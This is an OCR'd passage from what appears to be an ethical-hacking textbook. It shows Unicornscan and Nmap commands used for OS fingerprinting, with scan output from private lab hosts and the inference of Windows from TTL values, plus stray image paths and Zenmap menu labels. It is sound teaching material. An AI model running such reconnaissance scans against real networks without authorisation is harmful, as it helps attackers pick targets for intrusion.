2,5503,5555,5556,5678,6000-6007,6346,6347,6543,6544,6789,6838,6666-6670,7000-7009,7028,7100,7983,8079
-8082,8088,8787,8879,9090,9101-9103,9325,9359,10000,10026,10027,10067,10080,10081,10167,10498,11201,1
5345,17001-17003,18753,20011,20012,21554,22273,26274,27374,27444,27573,31335-31338,31787,31789,31790,
31791,32668,32767-32780,33390,47262,49301,54320,54321,57341,58008,58009,58666,59211,60000,60006,61000
,61348,61466,61603,63485,63808,63809,64429,65000,65506,65530-65535' pps 300
using interface(s) eth0
scaning 1.00e+00 total hosts with 3.38e+02 total packets, should take a little longer than 8 Seconds
TCP open 10.10.1.22:80  ttl 128
TCP open 10.10.1.22:2103  ttl 128
TCP open 10.10.1.22:389  ttl 128
TCP open 10.10.1.22:3389  ttl 128
TCP open 10.10.1.22:636  ttl 128
TCP open 10.10.1.22:88  ttl 128
TCP open 10.10.1.22:135  ttl 128
TCP open 10.10.1.22:53  ttl 128
TCP open 10.10.1.22:139  ttl 128
```

Possible OS is Windows


https://sourceforge.net

OS Discovery using Nmap and Unicornscan

OS Discovery using Nmap

Source: *https://nmap.org*

To exploit the target, it is highly essential to identify the OS running on the target machine. Attackers can employ various tools to acquire the OS details of the target. Nmap is one of the effective tools for performing OS discovery activities. In Zenmap, the `-O` option is used to perform OS discovery, which displays the OS details of the target machine.


Zenmap
Scan
Tools
Profile
Help
Scan
Cancel
Hosts
Services
OS
Host
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
Filter Hosts

Target: 10.10.1.11

Profile:

Command: nmap -O 10.10.1.11

Host: 10.10.1.11

```
nmap -O 10.10.1.11
```


```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-15
22:25 [redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10:1703
OS details: Microsoft Windows 10 1703
Network Distance: 1 hop

OS detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.81
seconds
```

Figure 3.78: OS Discovery using Zenmap

OS Discovery using Unicornscan

Source: *https://sourceforge.net*

In Unicornscan, the OS of the target machine can be identified by observing the TTL values in the acquired scan result. To perform Unicornscan, the syntax **`#unicornscan <target IP address>`** is used. As shown in the screenshot, the **`ttl`** value acquired after the scan is **`128`**; hence, the OS is possibly Microsoft Windows.

